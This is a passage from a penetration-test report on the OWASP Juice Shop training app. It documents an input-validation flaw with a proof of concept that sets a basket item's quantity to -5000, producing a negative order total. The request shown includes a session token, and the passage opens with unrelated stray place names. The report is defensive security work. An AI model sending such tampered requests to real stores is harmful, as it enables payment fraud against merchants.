Laurel County School District
Kentucky
Sawyer
Daniel Boone
Scuttlebutt
Scuttlebutt Trail

-----2339437062147523149404393610--
```

## RECOMMENDATION

Include and fix input validation, what values can be sent to the database and how are they processed. Validate data not only on the client-side but also in the server-side.

## [LOW] Improper Input Validation

## SUMMARY

The analysis showed that a user can buy a product, but change the value of it. What is more, they can even input a negative value, what adds money to their account.


## TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) A request is intercepted that contains parameters such as ProductId, BasketID, quantity. In the parameter we change the value of the quantity parameter to a negative value (-5000)

```
Content-Type: application/json
Content-Length: 48
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=
9YHZhmtqIWsBS9UrHauZhxT3F8frSWtjilfKS1HJzuPbt1qiVxf54HPgtvYca1S6aUPmsnNiL8SYKh3bc
LLIqzsxYiZKfly; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MjEsInVzZXJuYW1lIjoiIiwizW1haWwiOiJ0ZXN0QGdtYWlsLmNvbSIInBhc3N3b3JkIjoiZDlkMNUzY
TVlyjhNTc0ZDk4NWRhYzQzNWVhNjMzY2UiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6Ii
IsImxhc3RMb2dpbklwIjoiMC4wljAuMCIsInByb2ZpbGVjbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWd
lcY91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNLY3JldCI6IiIsImlzOWNOaxZLIjp0cnVLLCjcmVh
dGVkQXQiOiiyMDIxLTEyLTER5IDE50jE40jI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOiiyMDIxLTEyL
TER5IDE50jE40jI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE2Mzk5NDE1MDksIm
V4cCI6MTYzOTk1OTUwOX0.Ct7F0jYkxz8gbkjI07Xhs44l430tuojMR8p66KrT5x21MzvWvNN6uNE60B
fIYehygIl0c2h0i0T113KxB-0V6VLfRzAahIq4SIMmOf4pZ98WBL0l1xIKbXf_kuxCumdaM4QY4L4M_j
IoDfRufWZ--3zCUh5XD4iEEWwVjKl3o

{
 "ProductId": 33,
 "BasketId": "6",
 "quantity": -5000
}
```

- 2) After completing the order and going through the payment process, we are shown a panel summarizing the transaction. It shows the price and the number of items purchased. Their number is negative, which is a confirmation that the attack was successful



The screenshot shows an 'Order Summary' page with a dark header containing the title and social sharing icons. The main content is a table with the following data:

Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99¤	-4	-7.96¤
OWASP Juice Shop T-Shirt	22.49¤	1	22.49¤
Apple Pomace	0.89¤	3	2.67¤
Melon Bike (Comeback-Product 2018 Edition)	2999¤	-5000	-14995000.00¤
		Items	-14994982.80¤
		Delivery	0.99¤
		Promotion	0.00¤
		<b>Total Price</b>	<b>-14994981.81¤</b>

## RECOMMENDATION

Include and fix input validation, what values can be sent to the database and how are they processed. Validate data not only on the client-side but also in the server-side.